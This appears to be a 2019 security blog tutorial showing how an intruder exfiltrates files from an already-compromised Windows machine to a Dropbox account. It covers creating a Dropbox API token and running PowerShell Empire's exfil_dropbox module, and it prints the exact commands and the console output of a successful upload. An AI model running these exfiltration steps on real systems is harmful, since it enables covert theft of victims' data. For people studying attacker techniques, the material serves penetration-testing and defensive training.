Data Exfiltration using PowerShell Empire

hackingarticles.in/data-exfiltration-using-powershell-empire


Raj

May 27, 2019

In our previous post, we had already discussed "Command and Control with DropboxC2" But we are going to demonstrate Data Exfiltration by using PowerShell Empire where we will extract the unauthorized data inside our Dropbox account. Here you will learn how an intruder can exfiltrate data over cloud storage.

What is Data Exfiltration

Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer. It is also commonly called data extrusion or data exportation. Data exfiltration is also considered a form of data theft. During the past couple of decades, a number of data exfiltration efforts severely damaged the consumer confidence, corporate valuation, and intellectual property of businesses and national security of governments across the world.



Methods of Data Exfiltration

Open Methods:

- HTTP/HTTPS Downloads & Uploads
- FTP
- Email
- Instant Messaging
- P2P filesharing


Concealed Methods:

- SSH
- VPN
- Protocol Tunneling
- Cloud Storage Uploads
- Steganography
- Timing channel

(From Wikipedia)

Generate Token Via Dropbox API

In order to do that, this tool requires a Dropbox API. To get that, first, create an account on Dropbox. Then after creating the account, head to developer tools here. A webpage will open similar to the one shown below. Here we will select the “Dropbox API”. Then in the type of access section, we will choose “App folder”. Name the app as per choice. Then click on Create App Button to proceed.



1. Choose an API

● Dropbox API
For apps that need to access files in Dropbox. Learn more

○ Dropbox Business API
For apps that need access to Dropbox Business team info. Learn more

2. Choose the type of access you need

Learn more about access types

● App folder – Access to a single folder created specifically for your app.


○ Full Dropbox – Access to all files and folders in a user's Dropbox.

3. Name your app

ignite technologies

This will lead to another webpage as shown below. Here, move on to the O Auth 2 Section, and

Generate access token. This will give the Dropbox API required for this particular practical; now copy the generated token.



Status Development

Development users Only you

Permission type App folder

App folder name ignite technologies

App key 0lrbs6dd3yh72gh
App secret Show

OAuth 2

Redirect URIs

Allow implicit grant

Allow

Generated access token


mMYz3GNRNEAAAAAA[redacted]-WUXefc4G-[redacted]kFCMzw0c-bOdjl
This access token can be used to access your account (ra[redacted]ngar[redacted]@gmail.com) via the API. Do

Data Exfiltration

Now we are going to use Powershell empire for exfiltration, considering we have already compromised the victim machine and we are about to complete our mission by copying data from inside the victim without his knowledge.


As you can observe we have Empire-agent which means I have already spawned shell of victim's machine and Empire has post exploit for data exfiltration where we will use the above token.

```
usemodule exfiltration/exfil_dropbox
set SourceFilePath C:\Users\raj\Desktop\notes.txt
set TargetFilePath /Apps/notes.txt
set ApiKey <API Token>
execute
```




```
(Empire: 586CVTDX) > usemodule exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\raj\Desktop\notes.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /Apps/notes.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey mMYz3GNRNEA[redacted]-WUXefc4G-[redacted]7Z
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 586CVTDX to run TASK_CMD_WAIT
[*] Agent 586CVTDX tasked with task ID 5
[*] Tasked agent 586CVTDX to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > [*] Agent 586CVTDX returned results.
{"name": "notes.txt", "path_lower": "/apps/notes.txt", "path_display": "/Apps/notes.txt", "id": "id:2fZYNu
3Z", "rev": "0130000000148369130", "size": 16, "content_hash": "15befe769f8db96a6a509d872eafeef3f7599415c7
[*] Valid results returned by 192.168.1.109
```

As you can observe that I have notes.txt inside /my files which means we have successfully transferred the data from a source location to destination.



Thus, in this way, we have successfully transferred the data from the victim’s machine to our dropbox and hence this technique is known as dropbox exfiltration.



```
Welcome to Hacking Articles
```

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**